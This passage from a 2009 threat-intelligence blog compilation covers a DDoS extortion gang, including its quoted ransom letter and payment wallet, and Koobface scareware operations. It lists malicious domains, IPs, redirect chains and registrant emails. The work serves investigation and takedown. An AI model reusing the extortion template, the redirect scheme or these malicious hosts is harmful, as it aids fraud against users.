http://www.virustotal.com/analisis/9c81ead54aeeba88f11c74444c63873f76d6882b265095a94ebdee5c3e7a64a5-12566

79122

5.

http://www.virustotal.com/analisis/02cee27d4fcf8e888329b0d95c923853472cb6acab40e7b076a0c8e6f13eed44-12566

78537

6. https://zeustracker.abuse.ch/monitor.php?host=193.104.27.42

717

7. http://hphosts.blogspot.com/2009/10/warning-update-for-microsoft-outlook.html

8. https://zeustracker.abuse.ch/monitor.php?host=193.104.27.90

9. http://blogs.zdnet.com/security/?p=3648

10. http://blogs.zdnet.com/security/?p=3916

11. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

12. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

13. http://ddanchev.blogspot.com/2008/10/managed-fast-flux-provider-part-two.html

14. http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html

15. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

16. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

17. http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html

18. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

19. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

20. http://blogs.zdnet.com/security/?p=1122

21. http://ddanchev.blogspot.com/

718

1.11 November

719

Summarizing Zero Day’s Posts for October (2009-11-02 23:29)

The following is a brief summary of all of my posts at ZDNet’s [1]Zero Day for October.

You can also go through [2]previous summaries, as well as subscribe to my [3]personal RSS feed or [4]Zero

Day’s main feed.

Notable articles include: [5]Does software piracy lead to higher malware infection rates? and [6]New LoroBot

ransomware encrypts files, demands $100 for decryption.

01. [7]MS Security Essentials test shows 98 % detection rate for 545k malware samples

02. [8]Weak passwords dominate statistics for Hotmail’s phishing scheme leak

03. [9]Click fraud facilitating Bahama botnet steals ad revenue from Google

04. [10]New Koobface campaign spoofs Adobe’s Flash updater

05. [11]Does software piracy lead to higher malware infection rates?

06. [12]Commonwealth fined $100k for not mandating antivirus software

07. [13]’Evil Maid’ USB stick attack keylogs TrueCrypt passphrases

08. [14]Fake ’Conflicker.B Infection Alert’ spam campaign drops scareware

09. [15]Gawker Media tricked into featuring malicious Suzuki ads

10. [16]New LoroBot ransomware encrypts files, demands $100 for decryption

11. [17]Spooky Halloween - scareware or crimeware?

720

12. [18]Phishing experiment sneaks through all anti-spam filters

This post has been reproduced from [19]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/10/summarizing-zero-days-posts-for.html

3. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

4. http://feeds.feedburner.com/zdnet/security

5. http://blogs.zdnet.com/security/?p=4605

6. http://blogs.zdnet.com/security/?p=4748

7. http://blogs.zdnet.com/security/?p=4512

8. http://blogs.zdnet.com/security/?p=4538

9. http://blogs.zdnet.com/security/?p=4549

10. http://blogs.zdnet.com/security/?p=4594

11. http://blogs.zdnet.com/security/?p=4605

12. http://blogs.zdnet.com/security/?p=4653

13. http://blogs.zdnet.com/security/?p=4662

14. http://blogs.zdnet.com/security/?p=4674

15. http://blogs.zdnet.com/security/?p=4729

16. http://blogs.zdnet.com/security/?p=4748

17. http://blogs.zdnet.com/security/?p=4782

18. http://blogs.zdnet.com/security/?p=4791

19. http://ddanchev.blogspot.com/

721

Pricing Scheme for a DDoS Extortion Attack (2009-11-03 10:58)

With the average price for a DDoS attack on demand decreasing due to the evident over-supply of malware infected hosts, it should be fairly logical to assume that the "on demand DDoS" business model run by the cybercriminals performing such services is blossoming.

Interestingly, what used to be a group that was exclusively specializing in DDoS attacks, is today’s cybercrime enterprise "[1]vertically integrating" in order to occupy as many underground market segments as possible, all of which originally developed thanks to the "malicious economies of scale" ([2]massive SQL injections through [3]search engines’ reconnaissance, [4]standardizing the social engineering process, the [5]money mule recruitment process,

[6]diversifying the standardized and well proven propagation/infection vectors etc.) offered by a botnet.

What if their DDoS for hire business model is experiencing a decline? Would [7]penetration pricing save them? What if they start enforcing a [8]differentiated pricing model for their services through DDoS extortion?

Let’s discuss one of those groups that’s been actively attempting to extort money from Russian web sites

since the middle of this summer. From penalty fees, to 30 % discount if they want to request DDoS for hire against their competitors, a discount only available if they’ve actually paid the 10,000 rubles monthly extortion fee at the first place - this gang is also including links to the web sites of Russian’s Federal Security Service (FSB) and Russia’s Ministry of the Interior stating " *in order to make it easy for the victims to contact law enforcement*".

Sample DDOS extortion letter:

" *Hello. If you want to continue having your site operational, you must pay us 10 000 rubles monthly. Attention!*

Starting as of DATE your site will be a subject to a DDoS attack. Your site will remain unavailable until you pay us.

The first attack will involve 2,000 bots. If you contact the companies involved in the protection of DDoS-attacks and

they begin to block our bots, we will increase the number of bots to 50 000, and the protection of 50 000 bots is very, very expensive.

1-st payment (10 000 rubles) Must be made no later than DATE. All subsequent payments (10 000 rubles) Must be committed no later than 31 (30) day of each month starting from August 31. Late payment penalties will be charged 100 % for each day of delay.

For example, if you do not have time to make payment on the last day of the month, then 1 day of you will

have to pay a fine 100 %, for instance 20 000 rubles. If you pay only the 2 nd date of the month, it will be for 30 000

rubles etc. Please pay on time, and then the initial 10 000 rubles offer will not change. Penalty fees apply to your first payment - no later than DATE"

You will also receive several bonuses.

1. 30 % discount if you request DDoS attack on your competitors/enemies. Fair market value ddos attacks a simple site is about $ 100 per night, for you it will cost only 70 $ per day.

2. If we turn to your competitors / enemies, to make an attack on your site, then we deny them.

Payment must be done on our purse Yandex-money number 41001474323733. Every month the number will

be a new purse, be careful. About how to use Yandex-money read on www.money.yandex.ru. If you want to apply to law enforcement agencies, we will not discourage you. We even give you their contacts: www.fsb.ru, www.mvd.ru"

It’s also worth pointing out that a huge number of "boutique vendors" of DDoS services remain reluctant to initiate DDoS attacks against government or political parties, in an attempt to stay beneath the radar. This mentality prompted the inevitable development of "aggregate-and-forget" type of botnets exclusively aggregated for customer-tailored propositions who would inevitably get detected, shut down, but end up harder to trace back to the original source compared to a situation where they would be DDoS the requested high-profile target from the very same botnet that is closely monitored by the security community.

The future of DDoS extortion attacks, however, looks a bit grey due the numerous monetization models that

cybercriminals developed - for instance ransomware, which attempts to scale by extorting significant amounts of money from thousands of infected users in an automated and much more efficient way than the now old-fashioned

DDoS extortion model.

Related posts:

[9]Botnet Communication Platforms

[10]Custom DDoS Capabilities Within a Malware

[11]A New DDoS Malware Kit in the Wild

[12]Botnet on Demand Service

[13]The DDoS Attack Against CNN.com

[14]A Botnet Master’s To-Do List

[15]Custom DDoS Attacks Within Popular Malware Diversifying

[16]Using Market Forces to Disrupt Botnets

[17]Web Based Botnet Command and Control Kit 2.0

[18]DDoS Attack Graphs from Russia vs Georgia’s Cyberattacks

[19]The DDoS Attack Against Bobbear.co.uk

[20]Russian Homosexual Sites Under (Commissioned) DDoS Attack

This post has been reproduced from [21]Dancho Danchev’s blog.

1. http://en.wikipedia.org/wiki/Vertical_integration

2. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

3. http://ddanchev.blogspot.com/2009/04/massive-sql-injections-through-search.html

4. http://ddanchev.blogspot.com/2009/07/social-engineering-driven-web-malware.html

5. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

6. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

7. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

8. http://en.wikipedia.org/wiki/Price_discrimination#Examples_of_price_discrimination

9. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

10. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

11. http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html

12. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

13. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

14. http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html

15. http://ddanchev.blogspot.com/2008/05/custom-ddos-attacks-within-popular.html

16. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

17. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html

18. http://ddanchev.blogspot.com/2008/10/ddos-attack-graphs-from-russia-vs.html

19. http://ddanchev.blogspot.com/2008/11/ddos-attack-against-bobbearcouk.html

20. http://ddanchev.blogspot.com/2009/03/russian-homosexual-sites-under.html

21. http://ddanchev.blogspot.com/

Koobface Botnet’s Scareware Business Model - Part Two (2009-11-11 19:03)

UPDATED - Wednesday, November 18, 2009: A [1]new update is pushed to the hundreds of thousands infected

hosts, which is now performing the redirection using dynamically generated .swf files, with every page using the same title "Wonderful Video". The redirection is also a relatively static process.

For instance, if the original koobface redirector is **koobface.infected.host/301**, followed by the .swf redirection it will output **koobface.infected.host/301/?go**.

New redirectors and scareware domains pushed within the past few hours include - **everlastmovie .cn** - Email: gmk2000@yahoo.com; **smile-life .cn** - Email: gmk2000@yahoo.com ; **harry-pott .cn** - Email: gmk2000@yahoo.com,

[2]**beprotected9 .com** - Email: essi@calinsella.eu and [3]**antivir3 .com** - Email: essi@calinsella.eu.

UPDATED - Tuesday, November 17, 2009: Koobface is [4]resuming scareware (Inst _312s2.exe) operations at

[5]91.212.107.103 which was taken offline for a short period of time. ISP has been notified again, action should be taken shortly. The current domain portfolio including new ones parked there:

ereuqba .cn - Email: spscript@hotmail.com

eqoxyda .cn - Email: spscript@hotmail.com

evouga .cn - Email: spscript@hotmail.com

edivuka .cn - Email: spscript@hotmail.com

725

ebeama .cn - Email: spscript@hotmail.com

kebugac .cn - Email: spscript@hotmail.com

eqoabce .cn - Email: spscript@hotmail.com

kixyhce .cn - Email: spscript@hotmail.com

cecyde .cn - Email: spscript@hotmail.com

evybine .cn - Email: spscript@hotmail.com

eqaone .cn - Email: spscript@hotmail.com

dyqunre .cn - Email: spscript@hotmail.com

byzivte .cn - Email: spscript@hotmail.com

dovzyag .cn - Email: spscript@hotmail.com

ebeozag .cn - Email: spscript@hotmail.com

cafgouh .cn - Email: spscript@hotmail.com

kebfoki .cn - Email: spscript@hotmail.com

ebogumi .cn - Email: spscript@hotmail.com

dyzani .cn - Email: spscript@hotmail.com

dybapi .cn - Email: spscript@hotmail.com

dusyti .cn - Email: spscript@hotmail.com

dutsyvi .cn - Email: spscript@hotmail.com

dutfij .cn - Email: spscript@hotmail.com

bysivak .cn - Email: spscript@hotmail.com

eqiovak .cn - Email: spscript@hotmail.com

cecxoyk .cn - Email: spscript@hotmail.com

dyqkuam .cn - Email: spscript@hotmail.com

edamym .cn - Email: spscript@hotmail.com

eqibuym .cn - Email: spscript@hotmail.com

ducyqan .cn - Email: spscript@hotmail.com

duzebyn .cn - Email: spscript@hotmail.com

etyawjo .cn - Email: spscript@hotmail.com

cerdiko .cn - Email: spscript@hotmail.com

erauso .cn - Email: spscript@hotmail.com

etuacwo .cn - Email: spscript@hotmail.com

etuexyp .cn - Email: spscript@hotmail.com

etywuq .cn - Email: spscript@hotmail.com

ebejar .cn - Email: spscript@hotmail.com

ebiuhas .cn - Email: spscript@hotmail.com

dozabes .cn - Email: spscript@hotmail.com

eqoybu .cn - Email: spscript@hotmail.com

eviyzru .cn - Email: spscript@hotmail.com

evaopsu .cn - Email: spscript@hotmail.com

ebaetu .cn - Email: spscript@hotmail.com

dytrevu .cn - Email: spscript@hotmail.com

eboezu .cn - Email: spscript@hotmail.com

eruqav .cn - Email: spscript@hotmail.com

eqoumiv .cn - Email: spscript@hotmail.com

epuneyv .cn - Email: spscript@hotmail.com

etykauw .cn - Email: spscript@hotmail.com

ebeoxuw .cn - Email: spscript@hotmail.com

eqidax .cn - Email: spscript@hotmail.com

evaolux .cn - Email: spscript@hotmail.com

726

cafropy .cn - Email: spscript@hotmail.com

etyupy .cn - Email: spscript@hotmail.com

kebquty .cn - Email: spscript@hotmail.com

cakevy .cn - Email: spscript@hotmail.com

eqouwy .cn - Email: spscript@hotmail.com

epuvyiz .cn - Email: spscript@hotmail.com

UPDATED - Monday, November 16, 2009: The Koobface gang is pushing [6]a new update, followed by a new

portfolio of scareware redirectors and actual scareware serving domains.

New portfolio of redirectors parked at [7]91.213.126.250:

befree2 .cn - Email: gmk2000@yahoo.com

scandinavianmall .cn - Email: admin@calen.be

densityoze .cn - Email: admin@calen.be

moored2009 .cn - Email: cael@newstile.it

pica-pica .cn - Email: cael@newstile.it

stroboscopicmovie .cn - Email: cael@newstile.it

comedienne .cn - Email: admin@calen.be

densityoze .cn - Email: admin@calen.be

furorcorner .cn - Email: cael@newstile.it

ionisationtools .cn - Email: guzimi@brendymail.de

wax-max .cn - Email: cael@newstile.it

plate-tracery .cn - Email: guzimi@brendymail.de

little-bitty .cn - Email: admin@calen.be

night-whale .cn - Email: admin@calen.be

scary-scary .cn - Email: gmk2000@yahoo.com

Second redirectors portfolio at [8]91.213.126.102:

disorganization000 .cn - Email: guzimi@brendymail.de

rainbowlike .cn - Email: HuiYingTsui@airways.au

skewercall .cn - Email: HuiYingTsui@airways.au

wegenerinfo .cn - Email: guzimi@brendymail.de

kangaroocar .cn - Email: HuiYingTsui@airways.au

pericallis .cn - Email: HuiYingTsui@airways.au

treasure-planet .cn - Email: guzimi@brendymail.de

genusbiz .cn - Email: HuiYingTsui@airways.au

Currently [9]pushing scareware from **primescan1 .com** - [10]83.133.124.149; [11]91.213.126.103; [12]83.133.119.84;

[13]85.12.24.13. [14]Sampled scareware phones [15]back to **windowsupdate8 .com/download/timesroman.tif** -

88.198.105.145 and **angle-meter .com/?b=1** (**safewebnetwork .com**) - 92.48.119.36.

More scareware domains are parked on the same IPs:

yourantivira7 .com - Email: j.wirth@smsdetective.com - [16]detection rate

web-scanm .com - Email: essi@calinsella.eu - [17]detection rate

yourantivira3 .com (**wwwsecurescana1 .com**) - Email: j.wirth@smsdetective.com

primescan8 .com

online-check-v11 .com

antivir-scan1 .com - Email: contact@armadastate.us

antispy-scan1 .com - Email: contact@armadastate.us

primescan1 .com

727

checkforspyware2 .com - Email: admin@calen.be

pc-antispyware3 .com - Email: contact@spaintours.com

premium-protection6 .com - Email: contact@spaintours.com

antivir7 .com - Email: admin@maternitycloth.eu

online-check-v7 .com

beprotected8 .com - Email: admin@maternitycloth.eu

pc-antispyware9 .com - Email: contact@spaintours.com

online-check-v9 .com

checkfileshere .com - Email: admin@calen.be

scanfileshere .com - Email: admin@calen.be

antivir-scano .com - Email: contact@armadastate.us

check-files-now .com - Email: admin@calen.be

antivir-scanz .com - Email: contact@armadastate.us

antispy-scanz .com - Email: contact@armadastate.us

ISP’s contributing the the monetization of Koobface have been notified.

UPDATE: 91.212.107.103 has been taken offline courtesy of Blue Square Data Group Services Limited – [18]previous cooperation took place within a 3 hour period – with the Koobface gang migrating scareware operations to

93.174.95.191 (AS29073 ECATEL-AS , Ecatel Network) and **188.40.52.181**; **188.40.52.180** - (AS24940, HETZNER-AS

Hetzner Online AG RZ) - ISPs have been notified.

The .info scareware domain portfolio will be suspended within the next 24 hours.

[19]Ali Baba and the 40 thieves LLC a.k.a [20]my Ukrainian "fan club", the one with the [21]Bahama botnet connection, the [22]recent malvertising attacks connection, and the current market leader of [23]black hat search engine optimization campaigns, has been keeping themselves busy over the past couple of weeks, continuing to

add additional layers of legitimacy into their campaigns (**bit.ly** redirectors to **blogspot.com** accounts leading to **compromised hosts**), proving that if a cybercrime enterprise wants to, it can run its malicious operations on the shoulders of legitimate service providers using them as "virtual human shield" in order to continue its operations without fear of retribution.

• Go through [24]Koobface Botnet’s Scareware Business Model - Part One

Over the past two weeks, the Koobface gang once again indicated that it reads my blog, "appreciates" the ways I undermine the monetization element of their campaigns, and next to [25]redirecting Facebook’s entire IP space to my blog, they’ve also, for the first time ever, [26]moved from using my name in their redirectors, to typosquatting it.

728

For instance, the – now suspended – Koobface domain **pancho-2807 .com** is registered to *Pancho Panchev*, **pancho.panchev@gmail.com**, followed by **rdr20090924 .info** registered to *Vancho Vanchev*, **vanchovanchev@mail.ru**.

As always, I’m totally flattered, and I’m still in a "stay tuned" mode for my very own branded scareware release - the **Advanced Pro-Danchev Premium Live Mega Professional Anti-Spyware Online Cleaning Cyber Protection Scanner**

2010.

It’s time to summarize some of the Koobface gang’s recent activities, establish a direct connection with the

Bahama botnet, the [27]Ukrainian dating scam agency [28]Confidential Connections whose [29]botnet operations

were linked to money-mule recruitment scams, with active domains part of their affiliate network parked at a

Koobface-connected scareware serving domains, followed by the fact that they’re all responding to an IP involved in the ongoing U.S Federal Forms themed blackhat SEO campaign. It couldn’t get any uglier.

As of recently the gang has migrated to a triple-layer of legitimate infrastructure, consisting of bit.ly redirectors, leading to automatically registered Blogspot account which redirect to Koobface infected hosts serving the Koobface binary and the redirecting to a periodically updated scareware domain. Here are some of the domains involved.

Ongoing campaing dynamically generating bit.ly URLs redirecting to automatically registered Blogspot accounts,

using the following URLs:

bit.ly /VumFK -> **drbryanferazzoli .blogspot.com**

bit.ly /lJcK3 -> **toyetoyebalnaja .blogspot.com**

bit.ly /3mFyzs -> **raimeishelkowitz .blogspot.com**

bit.ly /2wuSPj -> **kelakelamccovery .blogspot.com**

bit.ly /2Pnn8l -> **pattyedevero .blogspot.com**

bit.ly /2wuSPj -> **kelakelamccovery .blogspot.com**

bit.ly /1HDmbm -> **malinegainey-green. blogspot.com**

bit.ly /2xf5vB -> **advaadvarukuni .blogspot.com**

bit.ly /3mFyzs -> **raimeishelkowitz .blogspot.com**

bit.ly /2xf5vB -> **advaadvarukuni .blogspot.com**

bit.ly /46pcCI -> **paulangelogaetano .blogspot.com**

bit.ly /1HDmbm -> malinegainey-green .blogspot.com

bit.ly /3JZsDD -> derieuwsdarrius .blogspot.com

bit.ly /lJcK3 -> toyetoyebalnaja .blogspot.com

bit.ly /2h7XRU -> shunnarahamandla .blogspot.com

bit.ly /3JZsDD -> derieuwsdarrius .blogspot.com

bit.ly /3Zj98G -> schubachmarquis .blogspot.com

bit.ly /1sXgRH -> nicnicmiralles .blogspot.com

bit.ly /3eijza -> froneksaxxon .blogspot.com

bit.ly /1I3rr7 -> attreechappy .blogspot.com

bit.ly /2m3wP4 -> bilsboroughkebrom .blogspot.com

bit.ly /30wcJn -> raheelanucci .blogspot.com

bit.ly /2U7jYM -> orvelorvelblues .blogspot.com

bit.ly /1CWOlZ -> kondrackinehemias .blogspot.com

bit.ly /2m3wP4 -> bilsboroughkebrom .blogspot.com

bit.ly /1qbXsi -> lizzamottymotty .blogspot.com

bit.ly /79ONz -> rayvongonsalves .blogspot.com

bit.ly /22Jyex -> klaartjebjorgvinsson .blogspot.com

bit.ly /p07jC -> humphriesteelateela .blogspot.com

bit.ly /2lpZXx -> kalandraaleisha .blogspot.com

The Blogspot accounts consist of a single post of automatically syndicated news item, which compared to pre-

vious campaign which relied on 25+ Koobface infected IPs directly embedded at Blogspot itself, this time relies on a single URL which attempts to connect to any of the Koobface infected IPs embedded on it. The currently active campaign redirects to **rainbowlike cn/?pid=312s02 &sid=4db12f**, which then redirects to [30]the scareware domain **secure-your-files .com**, with the sample phoning back to **forbes-2009 .com/?b=1s1** - 113.105.152.230, with another domain parked there **activate-antivirus .com** - Email: support@personal-solutions.com.

Time to expose the entire portfolio of scareware domains pushed by the gang, and offer some historical OS-

INT data on their activities which were not publicly released until enough connections between multiple campaigns were established.Which ISPs are currently offering hosting services for the scareware domains portfolio [31]pushed by the [32]Koobface gang?

The current portfolio is parked at [33]206.217.201.245 (AS36351 [34]SOFTLAYER

Technologies Inc. surprise, surprise!); [35]212.117.174.19 (AS44042 ROOT eSolutions surprise, surprise part two) and at [36]91.212.226.155 (AS44042 [37]ROOT eSolutions).

730

Scareware redirectors parked at 91.213.126.102:

rainbowlike .cn - Email: HuiYingTsui@airways.au

authorized-payments .com - Email: degrysemario@googlemail.com

poltergeist2000 .cn - Email: nfrank@flamcon.com.cn

sestiad2 .cn - Email: PietroToscani@celli.it

uninformed2 .cn - Email: PietroToscani@celli.it

retrocession2 .cn - Email: PietroToscani@celli.it

unimpressible3 .cn - Email: PietroToscani@celli.it

uncrown3 .cn - Email: PietroToscani@celli.it

sneak-peak .cn - Email: info@Milwaukee911.com

cellostuck .cn - Email: info@Milwaukee911.com

stinkingthink .cn - Email: nfrank@flamcon.com.cn

skewercall .cn - Email: HuiYingTsui@airways.au

be-spoken .cn - Email: info@Milwaukee911.com

transmitteron .cn - Email: nfrank@flamcon.com.cn

kangaroocar .cn - Email: HuiYingTsui@airways.au

pericallis .cn - Email: HuiYingTsui@airways.au

exponentials .cn - Email: info@Milwaukee911.com

triforms .cn - Email: info@Milwaukee911.com

outperformoly .cn - Email: nfrank@flamcon.com.cn

genusbiz .cn - Email: HuiYingTsui@airways.au

Scareware domains parked at 206.217.201.245; 212.117.174.19 and 91.212.226.155:

anti-malware-scan-for-you .com - Email: information@brunter.sw

available-scanner .com - Email: m.smith@Recruiters.com

bewareofspyware .com - Email: m.smith@Recruiters.com

defender-scan-for-you .com - Email: information@brunter.sw

defender-scan-for-you3 .com - Email: informatio@belize.ca

foryoumalwarecheck .com - Email: information@brunter.sw

friends-protection .com - Email: m.smith@Recruiters.com

further-scan .com - Email: m.smith@Recruiters.com

goodonlineprotection .com - Email: info@time.co.uk

good-scans .com - Email: m.smith@Recruiters.com

guidetosecurity3 .com - Email: info@time.co.uk

howtocleanpc2 .com - Email: admin@gnar-star.com

howtoprotectpc3 .com - Email: admin@gnar-star.com

howtosecure2 .com - Email: admin@gnar-star.com

howtosecurea .com - Email: admin@gnar-star.com

how-to-secure-pc2 .com - Email: admin@gnar-star.com

protection-secrets .com - Email: info@time.co.uk

scan-for-you .com - Email: information@brunter.sw

scannerantimalware2 .com

scannerantimalware4 .com

scannerantimalware6 .com

secure-your-data0 .com - Email: spradlin@carrental.com

secure-your-files .com - Email: spradlin@carrental.com

security-guide5 .com - Email:
JohnnySMcmillan@yahoo.com

security-info1 .com - Email:
JohnnySMcmillan@yahoo.com

security-tips3 .com - Email: info@time.co.uk

security-tools4 .com - Email:
JohnnySMcmillan@yahoo.com

webviruscheck1 .com

webviruscheck-4 .com

webviruscheck5 .com

Let us further expand the portfolio by listing the newly introduced scareware domains at [38]91.212.107.103,

which was first mentioned in part one of the [39]Koobface Botnet’s Scareware Business Model as a centralized

hosting location for the gang’s portfolio.

732

Scareware domains parked at 91.212.107.103:

g-antivirus .com - Email: mhbilate@gmail.com

generalantivirus com - Email: compalso@gmail.com

general-antivirus .com - Email: abuse@domaincp.net.cn

general-av .com - Email: mhbilate@gmail.com

generalavs .com - Email: mhbilate@gmail.com

gobackscan .com - Email: alcnafuch@gmail.com

gobarscan .com - Email: jowimpee@gmail.com

godeckscan .com - Email: quetotator@gmail.com

godirscan .com - Email: momorule@gmail.com

godoerscan .com - Email: geofishe@gmail.com

goeachscan .com - Email: momorule@gmail.com

goeasescan .com - Email: geofishe@gmail.com

gofatescan .com - Email: alcnafuch@gmail.com

gofowlscan .com - Email: stinfins@gmail.com

gohandscan .com - Email: quetotator@gmail.com

goherdscan .com - Email: jowimpee@gmail.com

goironscan. com - Email: aloxier@gmail.com

gojestscan. com - Email: jowimpee@gmail.com

golimpscan. com - Email: stinfins@gmail.com

golookscan. com - Email: stinfins@gmail.com

733

gomendscan. com - Email: gleyersth@gmail.com

gomutescan. com - Email: momorule@gmail.com

gonamescan. com - Email: geofishe@gmail.com

goneatscan .com - Email: momorule@gmail.com

gopickscan. com - Email: momorule@gmail.com

gorestscan. com - Email: quetotator@gmail.com

goroomscan. com - Email: gleyersth@gmail.com

gosakescan. com - Email: stinfins@gmail.com

goscanadd. com - Email: momorule@gmail.com

goscanback .com - Email: alcnafuch@gmail.com

goscanbar .com - Email: jowimpee@gmail.com

goscancode .com - Email: geofishe@gmail.com

goscandeck. com - Email: geofishe@gmail.com

goscandir. com - Email: crschuma@gmail.com

goscandoer .com - Email: crschuma@gmail.com

goscanease. com - Email: crschuma@gmail.com

goscanfowl. com - Email: stinfins@gmail.com

goscanhand. com - Email: quetotator@gmail.com

goscanherd. com - Email: jowimpee@gmail.com

goscanjest. com - Email: jowimpee@gmail.com

goscanlike. com - Email: geofishe@gmail.com

goscanlimp. com - Email: stinfins@gmail.com

goscanmend .com - Email: gleyersth@gmail.com

goscanname. com - Email: crschuma@gmail.com

goscanneat .com - Email: crschuma@gmail.com

goscanpick. com - Email: crschuma@gmail.com

goscanref. com - Email: quetotator@gmail.com

goscanrest .com - Email: quetotator@gmail.com

goscanroom .com - Email: gleyersth@gmail.com

goscansake. com - Email: stinfins@gmail.com

goscanslip. com - Email: jowimpee@gmail.com

goscansole .com - Email: crschuma@gmail.com

734

goscantoil. com - Email: jowimpee@gmail.com

goscantrio. com - Email: crschuma@gmail.com

goscanxtra. com - Email: crschuma@gmail.com

gosolescan. com - Email: geofishe@gmail.com

gotoilscan. com - Email: jowimpee@gmail.com

gotrioscan. com - Email: momorule@gmail.com

gowellscan. com - Email: stinfins@gmail.com

goxtrascan. com - Email: momorule@gmail.com

iantiviruspro .com - Email: broderma@gmail.com

iantivirus-pro .com - Email: feetecho@gmail.com

ia-pro .com - Email: abuse@domaincp.net.cn

iav-pro .com - Email: mcgettel@gmail.com

in5ch .com - Email: getoony@gmail.com

in5cs .com - Email: getoony@gmail.com

in5ct .com - Email: phounkey@gmail.com

in5id .com - Email: getoony@gmail.com

in5it .com - Email: phounkey@gmail.com

in5iv .com - Email: phounkey@gmail.com

in5st .com - Email: getoony@gmail.com

inavpro .com - Email: thdunnag@gmail.com

scanatom6 .com - Email: sckimbro@gmail.com

windoptimizer .com - Email: wousking@gmail.com

wopayment .com - Email: broderma@gmail.com

woptimizer .com - Email: broderma@gmail.com

735

cafropy .cn - Email: spscript@hotmail.com

cakevy .cn - Email: spscript@hotmail.com

dotqyuw .cn - Email: spscript@hotmail.com

dovnaji .cn - Email: spscript@hotmail.com

dovzyag .cn - Email: spscript@hotmail.com

dozabes .cn - Email: spscript@hotmail.com

ducyqan .cn - Email: spscript@hotmail.com

duvaba .cn - Email: spscript@hotmail.com

duvegy .cn - Email: spscript@hotmail.com

duwbiec .cn - Email: spscript@hotmail.com

duxsoez .cn - Email: spscript@hotmail.com

duzebyn .cn - Email: spscript@hotmail.com

dybapi .cn - Email: spscript@hotmail.com

dyqkuam .cn - Email: spscript@hotmail.com

dyqunre .cn - Email: spscript@hotmail.com

dytrevu .cn - Email: spscript@hotmail.com

dyzani .cn - Email: spscript@hotmail.com

ebaetu .cn - Email: spscript@hotmail.com

ebeoxuw .cn - Email: spscript@hotmail.com

ebeozag .cn - Email: spscript@hotmail.com

edoqeg .cn - Email: spscript@hotmail.com

epuneyv .cn - Email: spscript@hotmail.com

epuvyiz .cn - Email: spscript@hotmail.com

736

eqadozu .cn - Email: spscript@hotmail.com

eqaofed .cn - Email: spscript@hotmail.com

eqaone .cn - Email: spscript@hotmail.com

eqayweh .cn - Email: spscript@hotmail.com

eqibuym .cn - Email: spscript@hotmail.com

eqidax .cn - Email: spscript@hotmail.com

eqiovak .cn - Email: spscript@hotmail.com

eqoabce .cn - Email: spscript@hotmail.com

eqoumiv .cn - Email: spscript@hotmail.com

erauso .cn - Email: spscript@hotmail.com

ereuqba .cn - Email: spscript@hotmail.com

erujale .cn - Email: spscript@hotmail.com

eruqav .cn - Email: spscript@hotmail.com

esuteyb .cn - Email: spscript@hotmail.com

etuacwo .cn - Email: spscript@hotmail.com

etuexyp .cn - Email: spscript@hotmail.com

etyawjo .cn - Email: spscript@hotmail.com

etykauw .cn - Email: spscript@hotmail.com

evaolux .cn - Email: spscript@hotmail.com

evaopsu .cn - Email: spscript@hotmail.com

keturma .cn - Email: spscript@hotmail.com

737

kevsopi .cn - Email: spscript@hotmail.com

kijxayt .cn - Email: spscript@hotmail.com

kiluxso .cn - Email: spscript@hotmail.com

kipuxo .cn - Email: spscript@hotmail.com

kirdabe .cn - Email: spscript@hotmail.com

kiwraux .cn - Email: spscript@hotmail.com

kixyhce .cn - Email: spscript@hotmail.com

adjudg .info - Email: deciable@gmail.com

afront .info - Email: calexing@gmail.com

anprun .info - Email: deciable@gmail.com

apalet .info - Email: deciable@gmail.com

argier .info - Email: stthatch@gmail.com

asbro .info - Email: recuscon@gmail.com

atquit .info - Email: recuscon@gmail.com

atwain .info - Email: deciable@gmail.com

bagse .info - Email: calexing@gmail.com

bedaub .info - Email: jaohra@gmail.com

bedrid .info - Email: magoetzim@gmail.com

beeves .info - Email: piproux@gmail.com

besort .info - Email: jaohra@gmail.com

bettev .info - Email: recuscon@gmail.com

bettre .info - Email: phvandiv@gmail.com

birnam .info - Email: jaohra@gmail.com

botled .info - Email: deciable@gmail.com

brawns .info - Email: calexing@gmail.com

brisky .info - Email: recuscon@gmail.com

camlet .info - Email: enomman@gmail.com

caretz .info - Email: piproux@gmail.com

cheir .info - Email: jaohra@gmail.com

cuique .info - Email: calexing@gmail.com

daphni .info - Email: calexing@gmail.com

deble .info - Email: bebrashe@gmail.com

debuty .info - Email: stthatch@gmail.com

declin. info - Email: stthatch@gmail.com

devicel .info - Email:stthatch@gmail.com

dislik. info - Email: krharbou@gmail.com

dolchi. info - Email: stthatch@gmail.com

dolet. info - Email: magoetzim@gmail.com

dolet. info - Email: magoetzim@gmail.com

droope .info - Email: deciable@gmail.com

empery .info - Email: phvandiv@gmail.com

engirt .info - Email: jaohra@gmail.com

eratile .info - Email: magoetzim@gmail.com

erpeer .info - Email: deciable@gmail.com

evyns. info - Email: magoetzim@gmail.com

exampl .info - Email: krharbou@gmail.com

extrip .info - Email: piproux@gmail.com

fatted .info - Email: stthatch@gmail.com

fedar. info - Email: phvandiv@gmail.com

